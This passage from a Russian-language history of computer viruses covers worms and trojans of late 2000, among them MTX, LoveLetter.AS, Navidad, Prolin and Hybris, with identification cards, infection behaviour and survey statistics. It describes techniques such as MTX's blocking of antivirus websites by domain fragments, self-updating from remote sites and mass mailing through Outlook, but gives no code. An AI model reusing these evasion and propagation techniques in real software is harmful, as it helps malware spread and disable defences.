системе и прерывал свою установку, если обнаруживал хотя бы одну из следующих программ: AntiViral Toolkit Pro, AVP Monitor, Vsstat, Webscanx, Avconsol, McAfee VirusScan, Vshwin32 и Central do McAfee VirusScan. «Червь» пытался запретить пересылку почты на адреса антивирусных информационных Web-сайтов, в которых присутствуют следующие четырёхсимвольные фразы: NII., nai., avp., AVP., F-Se, f-se, mapl, pand, soph, ndmi, afee, yenn, lywa, tbav и yman. Кроме того, он пытался запретить отсылку почты к серверам сети, содержащим следующие фразы в своём имени: wildlist.o, il.esafe.c, perfectsup, complex.is, HiServ.com, hiserv.com, metro.ch>, beyond.com, mcafee.com, pandasoftw, earthlink., inexar.com, comkom.co., meditrade., mabex.com>, cellco.com, symantec.c, successful, inforamp.n, newell.com, singnet.co, bmcd.com.a, bca.com.nz, trendmicro, sophos.com, maple.com., netsales.n, f-secure.c и F-Secure.c. То есть «MTX» был запрограммирован так, чтобы пострадавший не мог ни загрузить антивирусные Web-сайты, ни отправить им сообщения по электронной почте. Эксперты компании Norman Data Defence обобщили опыт противостояния «MTX» антивирусным программам так: «Если компьютер уже заражён этим вирусом, то антивирусная программа не может обновиться и принять меры по борьбе с ним, поскольку “MTX” блокирует доступ пользователя к Web-сайтам основных антивирусных компаний и фильтрует электронные письма, направляемые по адресам этих компаний. Norman Data Defence советует вовремя обновлять базы данных антивирусных программ, а также не открывать электронные письма с приложениями, приходящие с неизвестного адреса. Желательно также проверять компьютер на наличие вирусов хотя бы раз в несколько дней».

Присутствие «MTX» в инфицированной системе можно было заметить по наличию в памяти процессов с вышеописанными именами, замедлению работы компьютера, а также присутствию файлов вируса в указанных ключах системного реестра.

Появившись в середине августа, «MTX» методично заражал всё больше компьютеров пользователей, пока в сентябре-октябре 2000 года не стал причиной глобальной эпидемии и одним из наиболее распространённых вирусов в мире.

Замеченный впервые 28 августа 2000 года[62] написанный на языке VBS и запускающийся только в операционных системах с установленным Windows Scripting Host (WSH) (в Windows 98/2000 WSH инсталлирован по умолчанию) деструктивный Интернет-червь «LoveLetter.AS» стал ещё одним штаммом плодовитой знаменитости – вируса-червя «LoveLetter»[63]. Но он уже не был столь страшен, как его прародитель, так как многие антивирусные программы обнаруживали и удаляли его как часть семейства вируса-червя «LoveLetter».

[62] В феврале 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[63] «LoveLetter.AS» был сорок четвёртым штаммом оригинала – вируса-червя «LoveLetter».

Идентификационная карточка вредоносной компьютерной программы	
Имя	LoveLetter.AS
Другие названия	VBS/LoveLetter.AS, VBS/LoveLetter-AS, VBS/LoveLetter.AS-mm, VBS/LoveLet-AS, VBS_LOVELETTR.AS, VBS/LoveLetter@MM, VBS.President.Worm, VBS.LoveLetter.Variant, VBS/Plan.A, VBS/Plan.A-mm, VBS.Plan.A, VBS/Colombia, VBS_Colombia, VBS_COLOMBIA, I-Worm.LoveLetter, HTML/Loveletter.AS, HTML.Loveletter.AS, Plan Columbia
Тип	Вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Колумбия
Длина	н/д

Итак, «LoveLetter.AS» представлял собой очередную вариацию на тему «LoveLetter» и распространялся в электронных письмах. При активизации он рассылал себя с заражённых компьютеров, используя для этого почтовую систему MS Outlook, по всем адресам, которые хранились в адресной книге. «Червь» попадал в компьютерную систему в виде письма с прикреплённым VBS-файлом, который и являлся телом червя. Письмо имело следующие характеристики:

Тема письма: «US PRESIDENT AND FBI SECRETS = PLEASE VISIT => (http://WWW.2600.COM) <=» («Президент США и секреты ФБР = Пожалуйста посетите => (http://WWW.2600.COM) <=»)

Сообщение в письме: «VERY JOKE! SEE PRESIDENT AND FBI TOP SECRET PICTURES» («Очень смешно! Посмотрите совершенно секретные фотографии президента и ФБР»).

Как мы видим, «LoveLetter.AS», как и вирус-червь «LoveLetter», использовал приём, который сейчас принято называть «социальной инженерией». Тема письма и заголовок сообщения усыпляли бдительность потенциальной жертвы, предвкушавшей получение бесплатного развлечения. Сегодня эпидемии почтовых вирусов случаются почти по расписанию. Помимо использования методов социальной инженерии, многие современные вирусы способны внедряться в стандартные, постоянно используемые программы. Эксперты полагают, что в будущем будут постоянно изобретаться всё более сложные пути проникновения вредоносных программ в системы. Поэтому проблема воспитания культуры пользования надёжными лицензионными антивирусными программами будет оставаться актуальной еще очень долго.

Имя прикреплённого файла могло быть любым, так как генерировалось случайным образом, но обязательно заканчивалось на гласную букву. Расширение файла могло быть одним из трёх: *.gif.vbs, *.bmp.vbs или *.jpg.vbs.

Следует отметить, что тема письма и сообщение могли также представлять собой сгенерированный случайным образом набор символов. При активизации, если пользователь открывал прикреплённый файл, «червь» инсталлировал себя в систему. Он создавал в директориях операционной системы Windows файлы со своими копиями: в директории Windows – reload.vbs; в системном каталоге Windows – linux32.vbs; а также файл, имя которого генерировалось случайным образом. «Червь» проверял все локальные и сетевые диски и перезаписывал своим программным кодом все найденные файлы с расширениями *.vbs, *.vbe, *.js, *.jse, *.css, *.wsh, *sct, *.hta, *.jpg, *.jpeg, *.mp3, *mp2. Затем он проверял текущую системную дату, и если она соответствовала 17 сентября, то вирус отсоединял все подключённые пользователем сетевые диски и выводил на экран монитора сообщение: «Dedicated to my best brother=>Christiam Julian (C.J.G.S.) Att. <случайное имя> (M.H.M. TEAM)» («Посвящено моему лучшему брату=>Христиам Джулиан (C.J.G.S.) Att. <случайное имя> (Команда M.H.M.)»).

Наиболее продвинутые, сознательные и дисциплинированные пользователи, получив электронное письмо от неизвестного друга, где темой письма было заявлено US PRESIDENT AND… и т. п., тут же удаляли его, помня о многочисленных предупреждениях, связанных с недавней эпидемией вируса-червя «LoveLetter». Однако закон писан не для всех, и «LoveLetter.AS» вызвал-таки масштабную эпидемию и собрал свой урожай.

В начале сентября был обнаружен вирус «Stream»[64] – первый известный компьютерный вирус, способный манипулировать дополнительными потоками файловой системы NTFS[65]. Сам вирус не рассматривался как представляющий собой реальную угрозу. Гораздо большую опасность представляла сама технология проникновения в дополнительные потоки, так как ни один антивирусный сканер не мог обнаружить там вредоносный код. Интересно, что обнаружение вируса «Stream» вызвало неадекватную реакцию у некоторых западных антивирусных компаний, которые обвинили российских специалистов, обнаруживших уязвимость, в запугивании пользователей. Тем не менее, кроме голословных обвинений оппоненты не смогли представить сколько-нибудь вескую аргументацию в подтверждение выдвинутой ими теории безопасности дополнительных потоков NTFS.

6 сентября 2000 года New York Times сообщила, что на Филиппинах – родине «LoveLetter» – появился и быстро распространяется новый вирус с «троянским» компонентом. Компьютерное сообщество инстинктивно насторожилось, но оказалось, что этот вирус не столь опасен, как «LoveLetter». Вирус, названный в честь известного персонажа мультфильма Уолта Диснея

---

[64] «Stream» (англ.) – «Поток».

[65] New Technology File System (NTFS) – *проф.* файловая система новой технологии. Обладает возможностями восстановления, использует парадигмы базы данных, обработки транзакций и объектов, для того чтобы обеспечить защиту данных и надёжность файловой системы; поддерживает объектно-ориентированные приложения, представляя все файлы как объекты, обладающие атрибутами, определяемыми пользователями системы.

«Donald Duck»[66], распространялся по электронной почте в присоединённом файле. В графе тема было указано «erap estrada» – прозвище филиппинского президента Жозефа Эстрада. Если приложение открывали, то «троянский» компонент «Donald Duck» начинал собирать имена пользователей и их пароли. «Пока в Соединённых Штатах жалоб на новый вирус не поступало, – заявил исполнительный директор антивирусной фирмы Command Software Systems Дайян Даер. – Тем не менее, пользователи компьютеров должны с особой осторожностью относиться к сообщениям с подозрительными темами, в особенности к сообщениям, так или иначе касающимся филиппинского президента».

В тот же день, 6 сентября, был зафиксирован факт массовой рассылки по электронной почте новой модификации «троянской» программы «GrinCart». Рассылаемые сообщения отправлялись от имени Advertising с адреса advertising@www.cognitivedistortion.com. В качестве вложенного файла содержалась программа blue_dwarf.jpg.exe, представляющая собой якобы замечательный рисунок для обоев рабочего стола. На самом деле файл являлся «троянским конём» из семейства вредоносных компьютерных программ, ворующих из заражённых компьютеров информацию для доступа в Интернет.

25 сентября Интернет-издание Infoworld сообщило, что был обнаружен новый компьютерный вирус, способный заражать приложения операционной системы PalmOS и затем самостоятельно размножаться. «Он отличается от недавно обнаруженного “Liberty”[67], – заявил представитель фирмы-производителя антивирусных программ Network Associates. – Действие его проявляется в появлении на экране монитора тёмно-серого окна и дальнейшем заражении других приложений для операционной системы PalmOS в результате репликации вируса».

---

[66] «Donald Duck» (англ.) – «Дональд Дак».

[67] Об этом компьютерном вирусе для PalmOS мы упоминали выше.

В начале октября 2000 года появился первый вирус, срывающийся в информационных файлах PIF – «Fable»[68], и первый вирус, написанный на скрипт-языке PHP – «Pirus». Оба эти вируса так и остались достоянием вирусных коллекций и не были обнаружены в «диком» виде. Тем не менее специалисты «Лаборатории Касперского» обратили внимание пользователей на серьёзную угрозу, которую могут представлять программы с расширением *.pif[69] для безопасности персональных компьютеров и корпоративных сетей: «Опасность заключается в том, что в PIF-файлы можно встраивать исполняемые модули, например, *.bat, *.exe или *.com программы, которые будут автоматически выполняться при запуске основного файла. Наглядным примером внедрения в PIF-файл вредоносной программы является первый в своём роде Интернет червь “Fable”. Он попадает на компьютер в виде сообщения электронной почты. Сообщение содержит вложенный файл “fable.pif”. При его запуске “червь” посредством хитрых манипуляций создаёт дополнительные файлы, обеспечивающие его распространение по каналам IRC и электронной почте. Последнее происходит довольно стандартным путём: специально созданная “скрипт”-программа незаметно для пользователя получает доступ к функциям почтового клиента MS Outlook и рассылает заражённые сообщения описанного выше формата по всем адресам, находящимся в ад-

[68] «Fable» (англ.) – «Небылица».

[69] PIF-файлы (Program Information File) являются стандартными файлами операционной системы Windows и используются для хранения информации о параметрах запуска приложений DOS. В них записываются данные об имени, размере, рабочем директории, датах создания и модификации, размере окна приложения, использовании памяти, приоритетности процесса и др. Такая особенность Windows позволяет избежать необходимости кропотливой настройки программ DOS каждый раз при их запуске. Это достаточно сделать один раз и сохранить все настройки в PIF-файле. Таким образом, эти файлы содержат только техническую информацию о работе программ DOS в Windows и, казалось бы, не могут быть вредоносными программами. Это ошибочное мнение порождает невнимательность пользователей по отношению к файлам с таким расширением, и многие пользователи запускают эти программы, не проводя проверку на вирусы.

ресной книге. Другим наглядным примером злоупотребления PIF-файлов является Интернет-червь “MTX”, обнаруженный в сентябре и вызвавший крупномасштабную эпидемию во всём мире. В рассылаемых им сообщениях электронной почты также содержатся файлы с расширением PIF. Однако на самом деле эти файлы являются обыкновенными exe-программами с переименованным расширением. При запуске такого PIF-файла программа успешно выполняется. Тонкий расчёт сделан на то, что пользователи, дезориентированные кажущейся безопасностью PIF-файла, запустят его».

Во второй половине октября был обнародован доклад ICSA.net о вирусных угрозах. Согласно этому докладу число компаний, поражённых компьютерными вирусами в 2000 году, увеличилось на 20%. Как отмечали эксперты компании, опасность вирусных угроз в этом году оказалась наиболее серьёзной за последние 6 лет исследований. «Когда мы видим, что в среднем на компанию приходится 1000 заражённых вирусом машин и каждый год в течение последних пяти лет это число удваивается, это уже определённый “звонок” – пора проснуться», – писал Ларри Бридвелл, менеджер исследовательской лаборатории ICSA.

Обзор был основан на опросе более 300 компаний, имеющих в общей сложности более 856 тысяч персональных компьютеров. В результате выяснилось следующее: 40% компаний сообщили о потере данных из-за компьютерных вирусов, что на 23% выше показателей 1999 года; две трети компаний, принявших участие в опросе, столкнулись с серьёзными проблемами, возникшими в связи с инфицированием их компьютеров различными вирусами, а это на 50% больше по сравнению с 1999 годом. Практически каждой компании «посчастливилось» в течение 2000 года на личном опыте познакомиться, по крайней мере, с одним компьютерным вирусом. И представители лишь одной компании утверждали, что с ними этого ни разу не произошло. В целом цифры таковы: группа из 300 компаний имела опыт 303356 столкновений с вирусами на 855899 компьютерах в течение 1998–2000 годов.

Данные доклада однозначно указывали на то, что угроза для частных пользователей Интернет также увеличивается с каждым годом. Стремительное распространение «почтовых» вирусов, подобных «Melissa» или «LoveLetter», – показатель серьёзности данной проблемы. Интернет-черви уже почти не нуждаются в участии человека для своего распространения, в отличие от ранних вирусов, которые распространялись в основном на заражённых флоппи-дисках или требовали от человека непосредственного запуска на исполнение заражённой программы. «Для распространения же вирусов-червей нужно лишь подключение к Интернет и лазейки в защите системы, чтобы распространяться по электронной почте автоматически, причём это происходит гораздо быстрее, чем с участием человека, – констатировал Лэрри Бридвелл, – вирусные угрозы всё больше возрастают с ростом числа людей, имеющих компьютеры, подключённые к Интернет. Что же будет, когда всё большее распространение получит кабельное подключение к Сети типа DSL, когда компьютеры будут на связи все время?»

В докладе также утверждалось, что если проецировать создавшуюся ситуацию на будущее, то прогноз будет неутешителен: Интернет развивается настолько стремительно и становится настолько распространённым, а большая часть компьютерного сообщества всецело полагается на операционную систему Windows, которая может стать лёгкой добычей для вирусописателей и их творений. «Корпорации, правительственные агентства и обычные граждане всё больше полагаются на Сеть и в профессиональной деятельности, и в частной жизни, что ещё сильнее увеличивает риски. Таким образом, в будущем проблема только усугубится», – подчеркнул Бридвелл. Прогноз, что и говорить, малоутешительный.

Заканчивался октябрь 2000 года так же, как и начинался, – «поимкой» очередной вредоносной компьютерной программы. 30 октября во Франции и Германии было зарегистрировано появление Интернет-червя, который полу-

чил выразительное имя «Sonic»[70]. Его отличительной чертой была способность к самообновлению (автоматической загрузке дополнительных функциональных компонентов) через Интернет. «Sonic» состоял из двух частей: основного модуля и загрузчика, копии которого распространялись по Сети при помощи электронной почты. Проникнув в компьютер, он внедрялся в операционную систему и инициировал соединение с Web-сайтом на популярном ресурсе бесплатных домашних страниц «Geocities». Оттуда «червь» пытался нелегально загрузить основной модуль для его установки на заражённом компьютере. Главное предназначение основного модуля – это осуществление функций «троянской» программы, то есть несанкционированный сбор информации о компьютере и слежка за действиями пользователя. После установки основного модуля «червь» незаметно для пользователя получал доступ к адресной книге Windows (WAB), считывал из неё адреса электронной почты и рассылал по ним инфицированные сообщения, содержащие копию загрузчика «червя». В известных версиях «Sonic» рассылаемые сообщения имеют тему письма «Choose your poison» («Выберите свой яд») и заражённый вложенный файл girls.exe.

Согласно опубликованной в конце октября японским агентством Information-Technology Promotion Agency (IPA) информации, октябрь 2000 года стал рекордным по количеству появившихся вирусов. За месяц было зафиксировано появление 906 вредоносных программ, что на 6 превысило майский результат. Самым распространённым вирусом в октябре стал «LoveLetter» – 128 разновидностей, а большую часть вирусов (около 800) составили «почтовые» вирусы.

До католического Рождества оставалось не так много времени, но в компьютерах некоторых пользователей стали появляться отнюдь не подарки от Санта-Клауса, а нежданные гости – рождественские вирусы.

---

[70] «Sonic» (англ.) – «Звуковой».

Приближающиеся праздники ознаменовались появлением 3 ноября 2000 года распространяющегося по электронной почте и маскирующегося под поздравление с Рождеством нового компьютерного вируса-червя по имени «Navidad»[71], который можно назвать относительно безобидным[72], так как он не заражал файлы, не стирал их и не обрушивал саму систему. Однако этот вирус-червь нарушал нормальный режим работы программы MS Outlook и вызывал перегрузку почтовых серверов крупных компаний за счёт создания дополнительного почтового трафика.

Вирус-червь «Navidad» содержался в присоединённом к письму и лишённому каких бы то ни было комментариев файле navidad.exe. Достаточно было лишь запустить вложенный файл на исполнение, как вирус-червь начинал действовать, копируя себя по типу «троянского коня» под видом файла драйвера с именем winsvrc.vxd в системную директорию операционной системы – Windows\System. При этом в правом нижнем углу экрана монитора на линейке задач рабочего стола рядом с часами появлялась небольшая синяя пиктограмма с голубым глазом[73]. Если к ней подводили указатель мыши, появлялось текстовое сообщение, написанное на испанском – «Lo estamos mirando ...» («Мы всё видим …») или английском языке «We are watching it» («Мы наблюдаем»). Если по пиктограмме щёлкали мышью, появлялась кнопка с надписью на испанском – «Nunca presionar este boten» («Никогда не нажимайте эту кнопку») или английском языке – «Never press this button» («Никогда не нажимайте на эту кнопку»). Если любопытство пересиливало и пользователь нажимал на «запретную» кнопку, появлялось окно с заголовком

---

[71] «Navidad» (исп.) – «Рождество».

В ноябре 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[72] Некоторые эксперты по компьютерной безопасности даже называли его «невинной шалостью», «рождественским вирусом для “чайников”» и т. п.

[73] Появление пиктограммы голубого глаза на рабочем столе Windows является главным визуальным признаком проникновения «Navidad» в компьютерную систему пользователя.

«Feliz Navidad» («Счастливого Рождества») и очередным текстовым сообщением «Merry Christmas. Unfortunately you've given in to temptation and lose your computer» («Весёлого Рождества. К сожалению, вы поддались искушению и потеряете свой компьютер»). После чего вирус-червь блокировал запуск большинства программ. Однако вместо разрушительных последствий его деятельность могла привести лишь к «зависанию» операционной системы Windows, так как почтовая программа начинала рассылать письма по всем содержащимся в адресной книге адресам. Каждый раз, когда на инфицированный компьютер приходило письмо по электронной почте, «Navidad» автоматически отвечал на него, посылая в письме тот же файл navidad.exe. Наличие вируса невозможно было определить по теме письма, так как оно выглядело как ответ на ранее посланное письмо. Вследствие того что вирус-червь отвечал на каждое входящее письмо, эта массовая рассылка выводила из строя корпоративные серверы.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Navidad
Другие названия	Navidad.A, W32/Navidad, W32/Navidad.A, W32/Navidad.A-m, W32/Navidad-m, W32/Navidad@m, W32/Navidad.gen@M, Win32.Navidad, W32/Watchit, I-Worm.Navidad, I-Worm.Navidad.a, WORM_NAVIDAD.A, Troj_Navidad.A
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Южная Америка (Бразилия или Куба)
Длина	32768 байт

«Navidad» распространялся через почтовые программы MS Outlook и MS Outlook Express. Он не удалял никаких файлов, но не давал запустить на исполнение программы типа *.exe, в том числе и основные офисные приложения, например MS Word. Для этого вирус-червь изменял содержание системного регистра таким образом, чтобы перед запуском любого файла с расширением *.exe сначала запускался другой, заведомо не существующий исполняемый файл. В итоге при запуске программы с расширением *.exe появлялось сообщение об ошибке, и работать можно было только с теми приложениями, которые были открыты до момента инфицирования системы.

Интересно, что для полного прекращения деятельности «Navidad» достаточно было проделать всего лишь три элементарных действия: 1) щёлкнуть по пиктограмме с голубым глазом 2) закрыть появившееся диалоговое окно, щёлкнув мышью по значку «X» в его правом верхнем углу 3) после появления ещё одного окна с сообщением о закрытии программы нужно было щёлкнуть по кнопке «OK», после чего пиктограмма с глазом исчезала с рабочего стола операционной системы Windows.

«Navidad» впервые появился в Южной Америке, а затем его обнаружили в Великобритании и США. Компания McAfee.com сообщала о том, что в течение четырёх дней с момента обнаружения было зарегистрировано около 100 появлений «Navidad». Однако остался без комментария вопрос о том, какие именно фирмы подверглись атаке этого вируса? Агентство Associated Press, со ссылкой на собственные источники, сообщило, что в число пострадавших компаний входят такие гиганты, как Exxon Mobil и Intel. Как сообщалось, оказались заражёнными компьютеры как минимум 10 компаний из списка Fortune 500, где также нашлись любопытные, которые нажали на заветную кнопочку. В так называемом «ближнем зарубежье» наибольший ущерб от «Navidad» претерпели литовские пользователи. В Литве всего лишь за три дня эпидемии он вывел из строя компьютерные системы ряда государственных учреждений, СМИ и других пользователей.

21 ноября поступили первые сообщения об Интернет-черве «Music»[74], который демонстрировал картинку на рождественскую тему и проигрывал мелодию. Текст и тема сообщения содержали несколько вариантов довольно пространного текста на английском языке, в которых говорилось о том, что это простое тестирование электронной почты при помощи музыкального файла «Счастливого Рождества» с неплохой музыкой. В действительности «Music» обладал способностью обновления своих компонентов с определённой Web-страницы в Интернет, и его вредоносная утилита скачивала оттуда файлы, являющиеся её компонентами, а затем проверяла их и, если они были более новые, заменяла ими существующие версии. Следовательно, «Music» мог менять свои функции в зависимости от нужд и желаний своего «хозяина».

Примерно в то же время появился ещё один вирус-червь с красивым именем «Romeo&Julliet»[75]. Он представлял собой электронное сообщение в формате HTML с двумя вложенными файлами: myjuliet.chm и myromeo.exe. Особенность «Romeo&Julliet» в том, что для запуска вредоносной программы не требуется открытия вложенных файлов, так как они запускаются автоматически во время просмотра пользователем самого инфицированного письма. Для своего запуска вирус-червь использовал «уязвимость» в безопасности MS Windows. Первая часть «червя» содержала «скрипт»-программу, которую автоматически активизировала сама операционная система. В результате происходила загрузка и активизация файла myjuliet.chm, который в свою очередь запускал выполняемый файл myromeo.exe – основное тело вредоносного программного кода. Инфицированное сообщение открывало адресную книгу и отправляло свои копии по всем найденным в ней адресам.

В целом за одиннадцать месяцев 2000 года электронная почта ещё раз подтвердила свой статус основного средства распространения вредоносных

---

[74] «Music» (англ) – «Музыкальное сопровождение».

[75] «Romeo&Julliet» (англ.) – «Ромео и Джульетта».

компьютерных программ. Согласно статистике службы технической поддержки «Лаборатории Касперского», около 85% всех зарегистрированных случаев инфицирования были вызваны проникновением вирусов при помощи именно этого источника. Эти месяцы были также отмечены неожиданным всплеском интереса вирусописателей к операционной системе «Linux»: было зарегистрировано появление 37 новых Linux-вирусов и «троянских» программ. Таким образом, общее количество Linux-вирусов достигло 43, причём только за 2000 год их количество выросло более чем семикратно. Наконец, в рейтингах наиболее распространённых вирусов все верхние места заняли «скрипт»-вирусы, которые потеснили прежних лидеров – макровирусы.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Prolin
Другие названия	W32/Prolin.A, W32/Prolin.A-mm, W32.Prolin, W32.Prolin.Worm, W32/Prolin@mm, W32/ProLin@MM, I-Worm.Prolin, Creative, Creative.A, Creative.A-mm, Troj_Prolin.A, TROJ_PROLIN, Shockwave, Troj_Shockwave.A, TROJ_SHOCKWAVE
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 2000
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x/95/98/Me/NT
Страна происхождения	Польша
Длина	36864 байт

1 декабря 2000 года было отмечено появление созданного неизвестным вирусописателем под псевдонимом «Penguin»[76] нового вируса-червя «Prolin»[77]. Этот вирус-червь не совершал никаких деструктивных действий, но мог приводить к выходу из строя почтовых серверов из-за их перегрузки, рассылая свои копии в файлах-вложениях к электронным письмам по всем адресам адресной книги MS Outlook заражённого компьютера.

«Prolin» мог нормально функционировать только в компьютерных системах под управлением операционной системы Windows 2000, так как для нормальной работы под Windows 95/98/Me/NT ему была необходима библиотека msvbvm60.dll, которая не входит в стандартную поставку пакета Visual Basic 6.0. «Prolin» распространялся в письмах электронной почты и маскировался под анимационный ролик формата flash. Для этого он получал доступ к адресной книге почтовой программы MS Outlook, считывал оттуда имеющиеся адреса электронной почты и рассылал по ним сообщения с вложенным файлом creative.exe. Именно в этом файле и содержался программный код «червя». После запуска файла creative.exe «Prolin» записывал свою копию в корневую директорию на логическом диске C:, переносил туда же все содержащиеся в компьютере файлы с расширениями *.zip, *.jpg и *.mp3, а затем регистрировался в каталоге автозапуска Windows (C:\Windows\Start Menu\Programs\Startup\creative.exe), что позволяло ему выполняться при каждой последующей перезагрузке системы. После этого он посылал сообщение с темой «Job complete» («Работа выполнена») и текстом «Got yet another idiot» («Вот и ещё один идиот») автору программы на специальный адрес электронной почты по адресу: zl4xym432@yahoo.com. Причём содержимое перемещённых в директорию файлов оставалось неизменным, а вот к их

[76] «Penguin» (англ.) – «Пингвин». Своё имя «Prolin» (сокращение от «Pro-LINUX») этот вирус-червь получил за то, что он оставлял на заражённом компьютере сообщение о необходимости установки операционной системы Linux.

[77] В марте 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

расширениям добавлялась строка change atleast now to Linux[78]. В корневой директории создавался также файл messageforu.txt, который содержал запись всех сделанных «Prolin» модификаций файлов[79] и пространный фрагмент текста злорадного содержания за подписью «The Penguin».

Как мы уже говорили выше, «Prolin» не наносил ущерба, способного безвозвратно нарушить нормальное функционирование компьютерной системы. Но несмотря на это, запускать инфицированный файл creative.exe все же не следовало бы, поскольку в некоторых особых случаях (наличие файлов с одинаковыми именами в разных директориях, нехватка места на «жёстком» диске, превышение количества допустимых файлов в корневой директории) вирус-червь мог полностью уничтожить файлы, с которыми он производил свои манипуляции.

В заключение скажем несколько слов о дальнейшей судьбе «Prolin». Сначала многочисленные случаи заражения этой вредоносной программой были зарегистрированы только в Польше, и распространялся вирус-червь довольно медленно. Но затем он стремительными темпами стал «расползаться» по всему миру и, по сообщению компании McAfee, уже к концу дня в пятницу 1 декабря пересёк океан и успешно орудовал в США и Канаде, где сразу же инфицировал информационные системы нескольких крупных компаний[80]. Думается, эта вредоносная программа так и не стала «звездой» первой величины лишь по причине сравнительно небольшого объёма нанесённого ею материального ущерба, так как через три месяца после своего появления она вошла в двадцатку самых распространённых в мире компьютерных вирусов.

---

[78] Например, файл xxxx.zip после этих манипуляций назывался бы xxxx.zipchange atleast now to Linux.

[79] В этом файле регистрировалась информация о первоначальном расположении всех перемещённых файлов, для того чтобы впоследствии можно было восстановить «статус-кво».

[80] В течение 2–3 часов компания McAfee получила около 50 образцов этого вируса, а один из её сотрудников обнаружил копию «Prolin» в собственном почтовом ящике.

5 декабря 2000 года в компанию Sophos стали поступать сообщения о появлении нового штамма уже известного нам вируса-червя «Navidad», который попадал в компьютерную систему вместе с заражённым письмом электронной почты[81] как присоединённый исполняемый файл с именем emanuel.exe. В соответствии с принятой практикой этому вирусу-червю было присвоено имя «Navidad.B»[82].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Navidad.B
Другие названия	W32/Navidad.B, W32/Navidad.B-m, I-Worm.Navidad.B, Emanuel, Troj_Navidad.B
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Южная Америка (Бразилия или Куба)
Длина	16896 байт[83]

Автор «Navidad», которым незадолго до этого были инфицированы компьютеры нескольких компаний, входящих в рейтинг Fortune 500, быстро усовершенствовал своё «детище», исправив ошибки программного кода, ответственного за репликацию тела вируса. Если «Navidad» был способен срабатывать в инфицированном им компьютере только одни раз, то «Navidad.B» активизировался при каждом запуске почтового клиента MS Outlook.

[81] Поле «Тема» было пустым.

[82] В сентябре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[83] Размер файла emanuel.exe в заархивированном утилитой PE Compact виде.

Новый «рождественский подарок», как и его предыдущая версия, не представлял непосредственной угрозы для данных и не наносил компьютеру пользователя никакого другого невосполнимого ущерба. Однако, по мнению представителей SARC, «его опасность заключается в массовом размножении, так как, рассылаясь в очень большом количестве, он может перегружать почтовые серверы, что вызовет сбои в работе почтовых систем». И жизнь подтвердила справедливость этой оценки, когда «Navidad.B» стал одной из самых распространённых вредоносных компьютерных программ в мире и вызвал целую череду эпидемий.

В конце ноября был обнаружен опасный и технологически совершенный вирус-червь «Hybris», автором которого был известный бразильский вирусописатель по прозвищу Vecna[84] (создавший «Babylonia» – концептуально новый компьютерный вирус, самосовершенствующийся через Web-сайт Source of Chaos[85] в Японии). Общепризнанно, что в вирусе-черве «Hybris» он развил идею своего первого самостоятельно обновляющегося вируса и учёл ранее допущенные ошибки. Инфицировав систему и получив доступ в Интернет, вирус-червь осуществлял соединение с телеконференцией в Интернет, получая таким образом возможность обновлять некоторые компоненты своих копий в заражённых системах. Именно это – использование не только Web-сайтов, но и электронных конференций для загрузки новых модулей вируса-червя на заражённые компьютеры – было главным нововведением. В результате, если Web-сайт в случае необходимости можно было оперативно закрыть, то электронная конференция была идеальным вариантом для распространения обновлений «Hybris». Кроме того, для идентификации ориги-

---

[84] В теле вируса-червя содержится текст с его подписью-копирайтом: «HYBRIS (C) Vecna; encrypted». Отсюда же происходит и название самого вируса-червя – «Hybris». Кроме того, представитель компании Aladdin Knowledge Systems объявил, что у них есть доказательства авторства так называемой группы «VX-Brazil», а Vecna является одним из членов этой группы.

[85] Source of Chaos (англ.) – Источник хаоса.

нальных модулей вируса-червя, то есть написанных непосредственно их автором Vecna, «Hybris» использовал для их шифрования электронный ключ RSA[86], состоящий из 128 битов.

Не успели как следует разобраться с родоначальником семейства, как 8 декабря 2000 года был обнаружен его штамм «Hybris.B»[87], который, к счастью, фактически был аналогом «Hybris», и их отличия состояли в устранении некоторых программистских недоработок и ошибок.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Hybris.B
Другие названия	W32/Hybris.b, W32/Hybris.B-mm, W32/Hybris-B, W32/Hybris.B-m, Hybris.23040-m, Hybris.23040-mm, Hybris.23040, I-Worm/Hybris.B, I-Worm.Hybris.b, I-Worm.Win32.Hybris.B, Win98.Vecna.23040, dwarf4you.exe, Enano, Blancanieves, Snowhite, Seven Dwarfs
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Бразилия
Длина	23040 байт

Итак, «Hybris.B» представлял собой распространяющегося через электронную почту полиморфного «червя», состоящего из основной части и об-

---

[86] RSA, RSA encryption – *проф.* алгоритм шифрования по схеме открытого ключа, RSA-кодирование.

Открытый ключ (Public Key) – *проф.* метод шифровки сообщений, при котором засекречивается лишь ключ для их декодирования.

[87] В январе 2001 года был включён в первую двадцатку основного списка WildList Международной организации WildList.

